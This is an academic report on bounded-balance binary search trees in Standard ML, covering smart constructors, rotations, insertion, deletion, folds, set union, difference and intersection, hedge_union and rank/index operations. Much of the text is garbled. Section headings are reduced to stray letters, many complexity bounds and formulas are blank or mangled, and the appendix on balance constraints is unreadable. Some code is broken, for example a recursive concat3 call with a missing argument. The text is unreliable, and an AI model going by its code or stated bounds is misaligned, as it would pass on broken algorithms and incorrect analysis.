The elements in the tree are ordered so that all of the elements stored in the left subtree of a node are less than the element stored in the node and all of the elements in the right subtree are greater. Duplicate elements are not allowed . The ordering is supplied by a function `lt` from pairs of elements to booleans:

```
val lt : Element * Element -> bool
```

The ordering must be a total ordering, so that for all  $a, b$  and  $c$

```
lt(a,b) and lt(b,c) implies lt(a,c)  
not lt(a,b) and not lt(b,a) implies a=b
```

I use the function `lt` rather than the infix `<` operator only because `<` is a builtin overloaded operator which cannot be redefined for an arbitrary `Element` type. We only need one operation because all six relational operators can be expressed in terms of `lt`:

```
>   lt(b,a)
      not(lt(a,b))
      not(lt(a,b)) andalso not(lt(b,a))
etc
```

In some parts of this paper I have written  $a < b$  or  $a > b$  where `lt(a,b)` or `lt(b,a)` appears in the real program because it looks better, and it still works for the builtin types `int`, `real` and `string`.

---

<sup>1</sup>If duplicates are required then the tree can be used to do this by storing a count of the duplicates at the node as well as the value.

P      n      n      n

We use pattern matching against the tree constructors to extract information. A simple example of this is the `size` function which returns the number of elements in the tree. If the tree is empty then it contains no elements, otherwise this information is stored in the root node. Pattern matching is used to distinguish between the two cases and to identify subparts of the data structure that are of interest:

```
fun size E = 0
| size (T(_,count,_,_)) = count
```

Note that the following invariant holds for the size of a tree. For a node  $n = T(\_, \text{count}, \text{left}, \text{right})$

```
size n = count = 1 + size left + size right
```

We can ensure that this is always the case by using a *smart constructor* `N` in the place of `T` which calculates the size for the new node:

```
fun N(v,l,r) = T(v, 1 + size l + size r, l, r)
```

The `member` function tests whether an element  $x$  is in the tree. The ordering of the elements is used to direct the search. From the element stored in the current node we can tell if  $x$  is in the left or right subtree.

```
fun member (x, E) = false
| member (x, T(v,_,left,right)) =
  if x < v then member(x, left)
  else if x > v then member(x, right)
  else true
```

Note that `true` is returned in the last `else` as  $x$  must be equal to  $v$  by the properties of the total ordering  $<$ .

Another example of pattern matching is the `min` function which returns the minimum value in the tree. The minimum value in a binary search tree is found by following the left subtrees until we reach a node that has an empty left subtree. The value at that node must be the minimum because all the values in the right subtree are greater than that value.

```
fun min (T(v,_,E,_)) = v
| min (T(v,_,left,_)) = min left
| min E = raise Match
```

---

<sup>2</sup>I use the term *smart constructor* because the programmer would normally use `N` in place of the native constructor `T`. The distinction between a smart constructor and an ordinary function, which constructs a solution to a problem, is *level of abstraction*.

The last case signals an error if `min` is applied to an empty tree. If the case had been omitted then the SML system would have inserted it and given us a warning that `min` does not match all trees. Writing the case explicitly avoids the warning and, more importantly, signals to someone reading the program that `min` is not intended to work for empty trees.

## un      n      T

A binary search tree is  $f$ -balanced if

1. Its subtrees are  $f$ -balanced
2. The left and right subtrees satisfy some balancing constraint  $f$ .

If a binary search tree is not balanced then it may become degenerate, long and thin, resembling a list more than a tree. If, for example, nearly every left subtree is empty, searches (like the `member` function) might have to inspect nearly all of the elements. If the tree is short and bushy then choosing to go left or right avoids inspecting the large number of elements in the other branch. Balancing a tree keeps it relatively short and bushy. Trees are usually balanced to guarantee that a search takes  $(\lg n)$  operations, where  $n$  is the size of the tree.

Maintaining a balanced tree has two costs:

1. The tree has to be rebalanced after or during operations that add or remove elements from the tree.
2. If rebalancing is to be efficient it must be done using information local to a node. This requires that some information is stored at each node.

In a high level language this additional information requires an extra storage location per node. It makes sense to store additional information that is useful in implementing other operations. Bounded Balance trees use the size information to keep the tree balanced. The idea is to ensure that one subtree does not get substantially bigger than the other. The balancing constraint used in this paper is that one subtree is never more than a constant factor  $w$  larger than the other subtree. Other balancing schemes, like height-balanced trees, AVL trees [2] and Red-Black trees store balancing information that is otherwise not very useful.

---

<sup>3</sup>For AVL trees and Red-Black trees the balancing information requires only a couple of bits of storage. It is often suggested that storage may be saved by hiding these bits in the pointer values used to represent the left and right subtrees. This kind of storage allocation requires knowledge of the representation of pointers in the machine so it is inherently non-portable. In high level languages like SML the pointers are hidden completely from the programmer so this technique is not available.

Nievergelt and Reingold [4] use a slightly different criterion that compares the size of a subtree to the size of the whole tree. For their purposes, which included producing analytical results on the behaviour of the tree, this criterion is cleaner. For our purposes it is simpler to compare the sizes of the left and right trees.

We abstract away from the balancing scheme we use. To do this it is necessary to be able to test if two subtrees would make a balanced tree by looking at the subtrees alone. This is possible if there is a cheap absolute measure of the tree that can be used to compare the trees, but not possible if this information is relative to some other part or point in the computation. AVL trees are an example of this because each node keeps the height difference between the two subtrees. Taken in isolation it is not possible to tell immediately if the two subtrees would make a balanced node.

**n n n n n**

We will always be considering balance maintenance with the goal of preventing an unbalanced tree from being created. Smart constructors are used which build a balanced tree. There is a hierarchy of constructors which construct balanced trees from progressively out-of-balance subtrees.

1.  $T(v, l, r)$

This is the data type constructor.

2.  $N(v, l, r)$

This is the smart constructor that ensures that the size of the tree is maintained correctly. The tree  $(v, l, r)$  must already be balanced.

3.  $T'(v, l, r)$

$T'$  is used when the original tree was in balance and one of  $l$  or  $r$  has changed in size by at most one element, as in insertion or deletion of a single element.

4.  $\text{concat3}(v, l, r)$

$\text{concat3}$  can join trees of arbitrary sizes. As with the other constructors,  $v$  must be greater than every element in  $l$  and less than every element in  $r$ .

The  $T'$  constructor works by comparing the sizes of the left and right subtrees. If the sizes of these trees are sufficiently close then a tree is constructed using the  $N$  constructor.

If one subtree is too heavy, (has a size greater than  $w$  times the other) then the tree that is built is a *rotation* of the tree that would be built by  $N$ . The idea of a rotation is to shift part of the heavy subtree over to the side of the lighter subtree. There are two kinds of rotation: single rotations and



Fig. 1: Single and Double Left-Rotations.  $a < b < c$  are tree elements;  $X$ ,  $Y$  and  $Z$  are trees of size  $\underline{}$ ,  $\underline{}$  and  $\underline{z}$  respectively.

double rotations. These are illustrated in figure 1. Each rotation has two symmetrical variants. The rotations are expressed very succinctly in SML:

```

fun single_L (a,x,T(b,_,y,z))           = N(b,N(a,x,y),z)
fun double_L (a,x,T(c,_,T(b,_,y1,y2)),z) =
    N(b,N(a,x,y1),N(c,y2,z))

fun single_R (b,T(a,_,x,y),z)           = N(a,x,N(b,y,z))
fun double_R (c,T(a,_,x,T(b,_,y1,y2)),z) =
    N(b,N(a,x,y1),N(c,y2,z))

```

The difference between a single rotation and a double rotation is that a single (left) rotation moves the entire left subtree of the right side over to the left side whereas the double rotation only moves the left part of the left subtree.

```

fun T' (p as (v,l,r)) =
  let val ln = size l
      val rn = size r
  in
    if ln+rn < 2 then N p
    else if rn>weight*ln then (*right is too big*)
      let val T(_,_,rl,rr) = r
          val rln = size rl
          val rrn = size rr
      in
        if rln < rrn then single_L p else double_L p
      end
    else if ln>weight*rn then (*left is too big*)
      let val T(_,_,ll,lr) = l
          val lln = size ll
          val lrn = size lr
      in
        if lrn < lln then single_R p else double_R p
      end
    else N p
  end

```

Fig. 2: The implementation of T'

The difficult part of implementing  $T'$  is deciding on what rotations, if any, to use. A careful analysis of the possible arguments leads directly to the solution given in figure 2.

1. In the trivial case where the left and right trees are empty the tree will be balanced, so  $T'$  should call  $N$ .
2. If one subtree is empty and the other contains only one element the tree cannot be balanced, so  $N$  is called.

Both of these last cases can be tested in one test:  $ln + rn < 2$ . As  $N$  takes the same type of parameter as  $T'$  I have used a layered pattern, ' $p$  as  $(v, l, r)$ ' at the top of  $T'$ . SML functions take exactly one argument. Often this is a tuple of values, like  $(v, l, r)$ . Layered patterns allow the whole pattern to be named as well as its subparts. In  $T'$ ,  $p$  is bound to the tuple of parameters.  $N$  can be called directly with the same parameters like this:  $N p$ . The same idea is used later with the rotation functions.

3. If neither tree is too heavy then  $N$  is called. This case is determined in figure 2 by falling through to the final else clause.
4. If the right tree is too heavy (has more than  $w$  times the number of elements than the left tree) then a balanced tree must be constructed by moving part of the right tree to the left side. If the outer subtree on the right side is smaller than its sibling then a single rotation might leave the tree unbalanced. So we do a double rotation if the inner right subtree is the larger and a single otherwise.

For some values of  $w$  it is not possible to build a balanced tree, for example  $w = 1$  implies that the tree is always perfectly balanced, which is impossible. The choice of a value for  $w$  is discussed in Appendix A. Here it is sufficient to say that  $w > 1.5$  ensures that it is possible to create a balanced tree. It is convenient to use integral values for  $w$ , so  $w$  is chosen such that  $w = 4$ .

5. The case for a heavy left tree is symmetrical to the right tree.

We will return to discuss concat3 in Section 9.

**n**      **n**      **n**

The conventional terms ‘insertion’ and ‘deletion’ are a bit of a misnomer in functional programming, since referential transparency prevents us from altering the tree. The functional analogue to the imperative concept of

---

That is why I called it  $p$   
Except, of course, for trees containing exactly  $n - 1$  elements for some  $n$ .

insertion is to return a new data structure that looks like old one except that it also contains the ‘inserted’ element.

Insertion works by finding a place on the fringe of the tree to put the new element. The place is determined by the ordering of the elements. The new element must be placed between the highest value less than it and the lowest value greater than it. This position is found by searching for the new element, then a new tree is constructed which has the new element in this place.

This is the implementation of add. The function application `add(aTree, x)` returns a new tree which contains `x`:

```
fun add (E,x) = T(x,1,E,E)
| add (tree as T(v,_,l,r),x) =
  if lt(x,v) then T'(v,add(l,x),r)
  else if lt(v,x) then T'(v,l,add(r,x))
  else tree
```

The first case handles an empty tree and returns a tree containing one element. This case is used as a base case for the recursion in the second case. The second case navigates through the tree much like `member`, deciding to add the new element to either the left subtree or the right subtree. If, in the final analysis, the tree already has the new element at the root then there is no point in inserting it, to the original tree which already contains `x` is returned. It is more useful to change the last line to:

```
else N(x,l,r)
```

This is more useful for when the tree contains elements which have information that is not used in the `lt` comparison, for example database records that are indexed on only one field. With this change, adding an element that already occurs in the tree but has different associated data has the effect of ‘updating’ the element’s associated data. However, it does cost a little extra in storage and time to build the new node using `N` rather than reusing the old one.

It is interesting to note that the algorithm is the same as for inserting in an unbalanced tree, except we use the rebalancing constructor `T'` is used rather than the plain one `N`.

Deletion, or rather, computing a tree which looks like the old one but has a selected element missing, is a little harder. The basic idea is to navigate down the tree to find the element to delete. If the tree is empty then the job is trivial—there is nothing to delete. If the element is to the left or right then it is deleted from that subtree and the tree is rebuilt using the rebalancing constructor. The difficulty comes when the element is at the root of the current subtree, so that case is left to an auxiliary function, `delete'`:

```
fun delete (E,x) = E
```

```

| delete (T(v,_,l,r),x) =
|   if lt(x,v) then T'(v,delete(l,x),r)
|     else if lt(v,x) then T'(v,l,delete(r,x))
|       else delete'(l,r)

```

The auxiliary function `delete'` must build a tree containing all the elements of `l` and `r`. This could be done easily if there was an element of the right value available to use because we could then join `l` and `r` using `N`. This element is found by taking the minimum element from `r`. Note that the rebalancing constructor `T'` is used rather than `N` because `delete(r,min_elt)` is one element smaller than `r`, and so might not balance with `l`. There are also two special cases for when either `l` or `r` is empty. These cases can simply return the other tree.

```

and delete' (E,r) = r
| delete' (l,E) = l
| delete' (l,r) = let val min_elt = min r
                  in
                     T'(min_elt,l,delete(r,min_elt))
                  end

```

The efficiency of this code can be improved. We know that `min_elt` is the minimum element in `r`, so

`min_elt` must be in `r`, so `delete(r,min_elt)` will never use the first case of `delete`.

`min_elt` must be at the leftmost node in the tree `r`.

It is considerably more efficient to use a specialized function since no comparison is necessary. The improved algorithm is given below, with another auxiliary function which deletes the minimum element in a tree. This function, `delmin`, is structured like `min` and is useful in its own right, for example, in implementing priority queues. Since `min_elt` is only used in one place we dispense with the `let`.

```

and delete' (E,r) = r
| delete' (l,E) = l
| delete' (l,r) = T'(min r,l,delmin r)

and delmin (T( _, _, E, r)) = r
| delmin (T(v, _, l, r)) = T'(v,delmin l,r)
| delmin _ = raise Match

```

Again it is worth noting that this deletion algorithm is the same as for unbalanced trees except that `T'` is used to ensure balance.

**P      n**

Insertion, deletion and membership tests (including lookup) allow trees to be used in a variety of applications, for example as a database. Sometimes it is useful to process all the elements in a tree, for example, to print them or sum them.

There are many ways of processing the elements in a tree. They may be processed from left to right or from right to left. The element at a node may be processed before, in-between or after processing the element in the subtrees—giving pre-order, in-order and post-order traversals respectively.

It is a good idea to capture all of this detail in a function. The SML standard environment provides a function called `fold` for combining the elements of a list to build a result. We copy this idea and present `inorder_fold`, which combines the elements from right-to-left and in-order:

```
fun inorder_fold(f,base,tree) =
  let fun fold'(base,E) = base
       | fold'(base,T(v,_,l,r)) = fold'(f(v,fold'(base,r)),l)
  in
    fold'(base,tree)
  end
```

Other traversals can be built by changing the order of the calls to `f` and `fold'`. This traversal is in-order because the call to `f` is between the two calls to `fold'`, and it is right to left because `r` is innermost, being processed before `v` and then `l`.

One simple use of `inorder_fold` is to make a list of all the elements in the tree.

```
fun members tree = inorder_fold(op:::, [], tree)
```

This function works by starting with an empty list (`[]`) and working through the tree adding the elements on to the front of the list with the list constructor operator `:::`. As `inorder_fold` performs a right-to-left in-order traversal the elements in the list are in order according to the ordering relation `<`. A tree-sort can be constructed by converting the list into a tree and back again:

```
fun reverse_add (element,tree) = add(tree,element)
fun tree_from_list aList = fold reverse_add aList E
fun treesort aList = members (tree_from_list aList)
```

---

The list `fold` function in NJ-SML's standard environment has the type

```
val fold : ('a * 'b -> 'b) -> 'a list -> 'b -> 'b
```

The sort takes time  $(\lg n)$  which is, within the constant factor, as fast as is possible using only an ordering relation [1]. Note that `reverse_add` is necessary because the arguments for `add` are in the wrong order for the argument `f` of `inorder_fold`.

A interesting decision in the design of `inorder_fold` is to make it have the type

```
val inorder_fold : (Element * 'a -> 'a) * 'a * Tree -> 'a
```

Usually a fold-like function is written to be isomorphic to the structure which is applied to:

```
val treefold : (Element * 'a * 'a -> 'a) * 'a * Tree -> 'a

fun treefold (f,base,E) = base
| treefold (f,base,T(v,_,l,r)) =
  f(v, treefold(f,base,l), treefold(f,base,r))
```

This function can be thought of as substituting `base` for every empty tree and `f` for every node. `f` takes an element and the results of the computations from both subtrees. This is analogous to the list `fold` which substitutes a function for every cons cell and a value for the single empty list [] at the end.

If fold-like functions are isomorphic to the data structure then each fold-like function takes parameters with different types. When the data type is being used as a set or table this becomes poor for abstraction as the user of the data type has to know how it is implemented, e.g. as a list or a binary tree or some other structure. As all the programmer wants is to collect all the elements together in a computation it makes sense to make several fold functions like `inorder_fold` which all take the same kinds of arguments.

X                    n

In this section we develop efficient functions for combining two trees. The operations are union, intersection and difference.



The union operation ( $\cup$ ) is discussed in most detail as an exemplar of the principles involved. Asymmetric set difference ( $-$ ) is described as its implementation has some important differences to union. Intersection is trivial since it can be defined in terms of difference, like this:

$$-( - )$$

However, as it is more efficient to code intersection directly, we do this too. We already have a method for processing the elements stored in trees. We

---

Things can get even worse—both binary trees and lists have only two constructors. Other data structures have more, requiring more functions as parameters—for example 2-3-4 trees.

Fig. 3: Divide and conquer scheme for  $T_1 \odot T_2$ .

could use `inorder_fold` to work through the second tree adding all of its elements to the first tree. The result is a new tree containing all of the element of both trees:

```
fun fold_union t1 t2 = inorder_fold(reverse_add,t1,t2)
```

This function is very elegant but not very efficient. It takes time  $(m \lg(m))$  where  $m$  and  $n$  are the number of elements in  $t1$  and  $t2$  respectively.

The problem is that each element of  $t2$  is inserted in a big tree, incurring the  $(\lg(m))$  cost. The key to a more efficient version is to keep the trees small when inserting and to combine large trees efficiently. Fortunately it is possible to combine large trees very efficiently under certain conditions.

. v d d

The efficiency of the operation depends on the size of the operands. Reducing the size of the operands increases efficiency. One strategy for reducing the size of the operands is *Divide and Conquer*.

Divide and Conquer works by breaking a big problem into small problems, solving the small problems, and then combining the solutions to the small problems to get the solution to the big problem. The small problems are usually just smaller versions of the big problem and are solved in the same way. Eventually the small problems must be so small that there is another easy way to solve them, so the dividing terminates.

Operations involving a single tree have an obvious structure on which to base the division—two subtrees. The strategy for operations with two trees is to pick one tree to guide the control and to force the other tree into the right shape by cutting it into pieces and building two trees that are suitable to accompany the subtrees of the control tree. This is illustrated in figure 3.

This is how union is implemented using the divide and conquer strategy:

```
fun union (E,tree2) = tree2
| union (tree1,E) = tree1
| union (tree1, T(v,_,l,r)) =
  let val l' = split_lt(tree1,v)
      val r' = split_gt(tree1,v)
  in
    concat3(v, union(l',l), union(r',r))
  end
```

The first two cases handle the trivial problem of combining a tree with an empty tree. The third case implements the divide and conquer steps.

---

`treefold` is a simple divide and conquer algorithm.

`split_lt` and `split_gt` return a tree containing all those elements in the original tree which are less than (or greater than) the cut element  $v$ .  $l'$  and  $r'$  corresponds to  $C'$  and  $D'$  in figure 3.

`concat3` joins two trees using an element. It is the final member of the smart constructor hierarchy described in section 6.

The `second` parameter is used as the control tree. The reason for this is that if both trees contain the same element then the final tree has the copy that originated from the control tree, matched against  $v$ . When a tree is used as a map union behaves like the map override operator <sup>9</sup>. This reason is the same as for the choice of the last case for the add on page 11, except that it costs no more than using the first parameter to guide the control. When the tree is to implement a set this does not matter.

`split_lt` and `split_gt` can be implemented to take time  $(l \ g)$  in the size of the tree.

`concat(v,l,r)` can be implemented to take time  $(l \ g - l \ g \ m)$  where the larger of  $l$  and  $r$  has size  $m$  and the smaller has size  $m$ .

The entire union operation takes worst case time  $(m \ g)$  where  $m$  and  $g$  are the sizes of the trees being combined.

In cases where one tree is small or the trees have dense regions that do not overlap the operation is considerably faster.

The function `concat3` is used to join two trees with an element that is between the values in the left tree and the values in the right tree. If the left and right arguments would make a balanced tree then they can be joined immediately. If one tree is significantly larger then it is scanned to find the largest subtree on the side ‘facing’ the smaller tree that is small enough to balance with the smaller tree. The tree is joined at this position and the higher levels are rebalanced if necessary.

```
fun concat3 (v,E,r) = add(r,v)
| concat3 (v,l,E) = add(l,v)
| concat3 (v, l as T(v1,n1,l1,r1), r as T(v2,n2,l2,r2)) =
  if weight*n1 < n2 then T'(v2,concat3(v,l1),r2)
  else if weight*n2 < n1 then T'(v1,l1,concat3(v,r1,r))
  else N(v,l,r)
```

---

defined as

if  $v$  is defined  
otherwise

When the trees are nearly the same size, then concat3 does very little work. A tree is split by discarding all the unwanted elements and subtrees, and joining together all the wanted parts using concat3.

```
fun split_lt (E,x) = E
| split_lt (T(v,_,l,r),x) =
  if lt(x,v) then split_lt(l,x)
  else if lt(v,x) then concat3(v,l,split_lt(r,x))
  else l
```

split\_lt takes time  $(\lg n)$ . At first it might be expected to take time  $(\lg^2 n)$  as each of the  $(\lg n)$  recursive calls might call concat3 which might take logarithmic time itself. This does not happen because the order of the calls to concat3 ensures that the small trees are joined together before being joined to the larger trees. So concat3 is usually called with comparably sized trees, and if concat3 is called with trees of greatly differing size this is compensated by the fact that it is called less often.

The running time of union is at worst  $(\lg m)$ . The result follows from the observation that at each node the operation takes time logarithmic in the size of the tree at that node. As the number of nodes increases exponentially with the logarithm of the size of the tree, this is the dominant factor, so the logarithmic operation of split\_lt (and in some circumstances concat3) does not affect the order of the computation. There are so many more computations on small trees that are cheaper than the dominant factor.

The running time of union is better for fortuitous inputs, for example, similar sized disjoint ranges or trees which differ greatly in size.

### .3    ff              d

Asymmetric set difference also uses the divide and conquer strategy to achieve a linear time behaviour. The main difference compared with union is that difference must exclude certain values from the result. This is achieved by making the second argument guide the control flow. Each element in the second argument is excluded because it does not appear in the split parts of the first tree and it is not included in final expression. This requires a function, concat, to concatenate two trees.

```
fun difference (E,s) = E
| difference (s,E) = s
| difference (s, T(v,_,l,r)) =
  let val l' = split_lt(s,v)
      val r' = split_gt(s,v)
  in
    concat(difference(l',l),difference(r',r))
  end
```

`concat` is easily coded in terms of `concat3`. As `concat` does not have the benefit of a ‘glue element’ one may be obtained by removing it from one of the parameters. This is much like how `delete'` worked:

```
fun concat (t1, E) = t1
| concat (t1, t2) = concat3(min t2, t1, delmin t2)
```

A slight improvement is to postpone the calls to `min` and `delmin` until the last possible moment. Then these functions operate on smaller trees. The rewritten `concat` then looks like `concat3`:

```
fun concat (E, t2) = t2
| concat (t1, E) = t1
| concat (t1 as T(v1,n1,l1,r1), t2 as T(v2,n2,l2,r2)) =
  if weight*n1 < n2 then T'(v2,concat(t1,l2),r2)
  else if weight*n2 < n1 then T'(v1,l1,concat(r1,t2))
  else T'(min t2,t1, delmin t2)
```

We can expect `difference` to be a little slower than `union` because `concat` always takes time  $(l g)$ .

A simple version of `intersection` relies on the identity  $E - (A \cup B) = (E - A) \cap (E - B)$ . The elements are removed from `E` so that the elements remaining come from `E` for uniformity with `union`.

```
fun intersection (a,b) = difference(b,difference(b,a))
```

This calls `difference` twice. It is faster to code `intersection` using divide and conquer like the previous operations:

```
fun intersection (E,_) = E
| intersection (_,E) = E
| intersection (s, T(v,_,l,r)) =
  let val l' = split_lt(s,v)
      val r' = split_gt(s,v)
  in
    if member(v,s) then
      concat3(v,intersection(l',l),intersection(r',r))
    else
      concat(intersection(l',l),intersection(r',r))
  end
```

The `intersection` contains only members occurring in both trees, so it is necessary to test the membership of `v` in the first tree.

## 0      un    n

There is room for improvement in the performance of `union`. There is some inefficiency in the divide-and-conquer framework. At each level of

recursion a tree is split into two subtrees, possibly leaving an element left over. This costs  $O(l g)$  time and space. At the next level of recursion the freshly constructed subtrees are split again. In this section we develop hedge\_union which improves on the absolute efficiency of union by avoiding some of this cost.

Each of the subtrees produced by the splitting contains a subrange of the values in the original tree. We say that this set is the original set *restricted* to (i.e. intersected with) the subrange  $(w, g)$ . It is convenient to think of the original tree as being ‘restricted’ by the subrange  $(-\infty, \infty)$ .

Instead of splitting the tree, we can just make a note of the subrange that restricts the tree. The triple  $(, w, g)$  is used instead of the subtrees produced by the splitting. The splitting is deferred until the control tree (first argument of union) is empty, when we use split\_lt and split\_gt to extract the valid subrange. The result is union':

```
fun union' (E,(s2,lo,hi)) =
    split_gt(split_lt(s2,hi),lo)
| union' (T(v,_,l1,r1), (s2,lo,hi)) =
  concat3(v,
            union'(l1,(s2,lo,v)),
            union'(r1,(s2,v,hi)))
```

The astute reader will notice several problems with union'. Most important is that it runs in time  $(l g)$  which is worse than union's  $(m)$  time. This is because for every one of the  $(l)$  empty subtrees in the first argument the entire second argument is split at  $(l g)$  cost (remember union runs in  $(m)$  time because the vast majority of the splitting operations are performed on small trees).

A second problem with union' is that, as s2 is always passed to the recursive calls unaltered, there is little point checking that it is empty. The operation  $g m$  takes longer to compute than  $m g$ . The behavioural transparency of the algorithm has been lost.

Finally, the base case calls split\_gt on the result of split\_lt. A more efficient solution would be to implement the combined operation, but in fact this problem goes away when the previous two are solved.

The key observation is that if a tree is rooted at a node with value outside of the restricting range then only one of the subtrees can intersect that range. That subtree should be passed instead of the whole tree. We introduce the invariant that either the tree is empty or the root of the tree lies within the subrange. The invariant is established for any tree and subrange by descending the tree as in figure 4. The full implementation of hedge\_union is given in figure 5.

---

<sup>1</sup> The reason for this name is now apparent: the tree is bounded by the ‘hedges’ and but these bounds are soft as bits of the tree may poke through them.



Fig. 4: Lazy subrange intersection. If the tree at  $w$  restricted to the exclusive range  $(w, g)$  is equivalent to the tree at  $w$  restricted to the same range. The nodes  $w$  and  $f$ , and their left and right subtrees respectively may be discounted because they do not overlap the range  $(w, g)$  and cannot overlap any subrange of  $(w, g)$ .

The `trim` function returns a (sub)tree satisfying the invariant. The heart of the algorithm is `uni_bd`, which cures the ills of `union'`. The first base case tests whether the second parameter is empty. This is worthwhile again because the invariant ensures that this parameter reduces in size in at least one of the recursive calls. In the second base case of `uni_bd`, when the first tree is empty, it is no longer necessary to call `split_gt` on the result of `split_lt` as we already know that `v` is between `lo` and `hi`. The subtrees can be trimmed as appropriate.

The algorithm starts with the range  $(-\infty, \infty)$ . It is undesirable to program this explicitly for a number of reasons. If values are chosen to represent the infinities, the algorithm will fail when those values appear in a set. There may be no such value, for example, it is always possible to find a greater alphabetic string by appending a 'z': 'z' < 'zz' < 'zzz' etc.

The solution used in figure 5 is specialise to the functions `trim` and `uni_bd` for the cases when one or both of `hi = infinity` and `lo = -infinity`. This accounts for all of the additional functions. Specialising a function is simple, if tedious:

Copy the function and give it a new name.

Remove the parameter, say `lo`.

Subsittute  $-\infty$  for `lo` in the body of the function.

Use the properties of  $-\infty$ , like  $-\infty < lo$  is always true, to remove all references to it.

The case where both `hi` and `lo` are infinities has the correct signature to replace `union`. Hedge versions of set difference and intersection may be derived in the same way.

The run time of `hedge_union` is  $O(n)$ , like `union`, but it is faster than `union` because it does fewer operations: the `split` functions are called only to build subtrees that are necessary. Test runs indicate that `hedge_union` is usually 20% faster than `union`. In the worst case,  $m = O(g^2)$ , it runs in about the same time. Whether this is worth the additional complexity depends on the application. Small constant factors are only worth this degree of effort when the program is a commonly used part of a library.

**n            n            n            n            n**

Each tree node contains a count of the elements in the tree rooted at that node. This was justified in section 3—the information is used to ensure that only balanced trees were built, and is useful in its own right. Without the count data it would take  $O(n)$  time to count the number of elements by traversing the tree instead of constant time.

The count data can also be used to determine the rank of an element and to retrieve an element by its rank. The elements are ranked according to the

```

fun trim (lo,hi,E) = E
| trim (lo,hi,s as T(v,_,l,r)) =
  if lt(lo,v) then
    if lt(v,hi) then s
    else trim(lo,hi,l)
  else trim(lo,hi,r)

fun uni_bd (s,E,lo,hi) = s
| uni_bd (E,T(v,_,l,r),lo,hi) =
  concat3(v,split_gt(l,lo),split_lt(r,hi))
| uni_bd (T(v,_,l1,r1), s2 as T(v2,_,l2,r2),lo,hi) =
  concat3(v,
    uni_bd(l1,trim(lo,v,s2),lo,v),
    uni_bd(r1,trim(v,hi,s2),v,hi))
  (* inv: lo < v < hi *)

(*all the other versions of uni and trim are
specializations of the above two functions with
lo=-infinity and/or hi=+infinity*)

fun trim_lo (_ ,E) = E
| trim_lo (lo,s as T(v,_,_,r)) =
  if lt(lo,v) then s else trim_lo(lo,r)
fun trim_hi (_ ,E) = E
| trim_hi (hi,s as T(v,_,l,_)) =
  if lt(v,hi) then s else trim_hi(hi,l)

fun uni_hi (s,E,hi) = s
| uni_hi (E,T(v,_,l,r),hi) =
  concat3(v,l,split_lt(r,hi))
| uni_hi (T(v,_,l1,r1), s2 as T(v2,_,l2,r2),hi) =
  concat3(v,
    uni_hi(l1,trim_hi(v,s2),v),
    uni_bd(r1,trim(v,hi,s2),v,hi))

fun uni_lo (s,E,lo) = s
| uni_lo (E,T(v,_,l,r),lo) =
  concat3(v,split_gt(l,lo),r)
| uni_lo (T(v,_,l1,r1), s2 as T(v2,_,l2,r2),lo) =
  concat3(v,
    uni_bd(l1,trim(lo,v,s2),lo,v),
    uni_lo(r1,trim_lo(v,s2),v))

fun hedge_union (s,E) = s
| hedge_union (E,s2 as T(v,_,l,r)) = s2
| hedge_union (T(v,_,l1,r1), s2 as T(v2,_,l2,r2)) =
  concat3(v,
    uni_hi(l1,trim_hi(v,s2),v),
    uni_lo(r1,trim_lo(v,s2),v))

```

Fig. 5: Hedge union

ordering relation  $<$ . The minimum element has rank 0, the next smallest has rank 1 and so on. By basing the rank on 0, the rank of an element is simply the number of elements to the left of that element. The rank is computed by summing the sizes of all the left-subtrees not taken on the path to the element. If the element doesn't appear in the tree then a `Subscript` exception is signalled.

```
exception Subscript

fun rank (E,x) = raise Subscript
| rank (T(v,n,l,r), x) =
  if x<v then rank(l,x)
  else if x>v then rank(r,x) + size l + 1
  else size l
```

Indexing uses the size information to navigate to the element. At each node the index is checked against the size of the left subtree. If the index is smaller than the size of the subtree then the element must be somewhere in that subtree. If it is greater then it must be in the right subtree, but the number of elements in the left subtree and the one at current node must be discounted first. As always, if the element is in neither subtree then it must be at the current node.

```
fun index (E,_) = raise Subscript
| index (T(v,_,l,r), i) =
  let val nl = size l
  in
    if i<nl then index(l,i)
    else if i>nl then index(r,i-nl-1)
    else v
  end
```

## 2     u

Very little in this report is new. Balanced binary search trees have been around for a long time. In particular, the methods of analysis and results, ( (lg insertion, ( union etc., are long established facts. This presentation, however, has several novel features:

- the functional programming style
- the abstraction away from the balancing algorithm
- the hedge\_union algorithm

From this exercise we conclude that

It is nearly as easy to implement balanced trees as unbalanced trees if the concept of ‘rebalancing constructors’ is taken on board.

Rebalancing constructors need an absolute measure of the size or height of the tree. AVL trees which encode a height *difference* between left and right subtrees are not easy to code because the rebalancing depends on the *change* in height rather than an absolute measure.

Bounded Balance binary trees are more useful than other type of binary tree.

All the balanced tree schemes have logarithmic insert and delete, so when comparing them the constant factor is very important. One thing that affects the constant factor is the size of the node—every node has to be initialized and competes for space, putting pressure on the memory allocation system. Small is beautiful.

The program described here was written in response to a competition put forward by Andrew Appel. Without this spur I would never have taken the time to finish the program, or write this report. I would like to thank Andy Gravell for the valuable discussions on the content and presentation of this report.

n        n    n    n        n        n

This section derives the constraints on the parameters used to maintain a balanced tree. The parameters are  $w$  and  $\gamma$ .  $w$  is the bounded balance criterion, the maximum factor by which one subtree can outweigh its sibling. A tree is balanced if and only if either

1. Both subtrees have one or no elements, or
2. The number of elements in a subtree does not exceed  $w$  times the number of elements in the other subtree, i.e.

$$\begin{array}{c} s \quad ( \quad f \\ s \quad ( \quad g \end{array} \qquad \begin{array}{c} w \quad s \quad ( \quad g \\ w \quad s \quad ( \quad f \end{array}$$

$\gamma$  is a decision variable. We will consider the case where a tree has been altered by the addition or deletion of a single element. Given a node which has two balanced subtrees, but the subtrees fail to satisfy the criteria (2) we will choose to apply a single or double rotation to restore balance. We choose a single or double rotation depending on the relative size of the subtrees of the heavier subtree of the unbalanced node.  $\gamma$  measures the actual factor by which the outermost subtree exceeds the weight of the inner subtree. As this subtree is balanced,  $\gamma / w \leq w$ .

In the rest of this section is devoted to investigating relationship between  $w$  and  $\gamma$ . We wish to know for what values of  $w$  do the tree rotations restore balance and what values of  $\gamma$  should be used to choose a single or a double rotation. Only the case of the right subtree being one element too heavy is considered. This case is the same as the left tree being too light by one, and the other cases are generated by symmetry.



Fig. 6: Single rotation.

gl

The transfer of elements in a single left rotation is characterized by figure 6. Before rotation the tree is out of balance at node  $w$ , so

$w$

giving

$\overline{w}$

We require that the rotated tree is balanced. Each each node the has to be balanced, with neither the left subtree nor the right subtree too heavy. This leads to the following constraints:

1.  $w \cdot$
2.  $w \cdot$
3.  $w \cdot$
4.  $w \cdot ($

Rearranging to constrain  $\alpha$  in terms of  $w$  yields:

1.  $w -$
2.  $\alpha$ , which is ignored because it is weaker than  $/w < w$ .
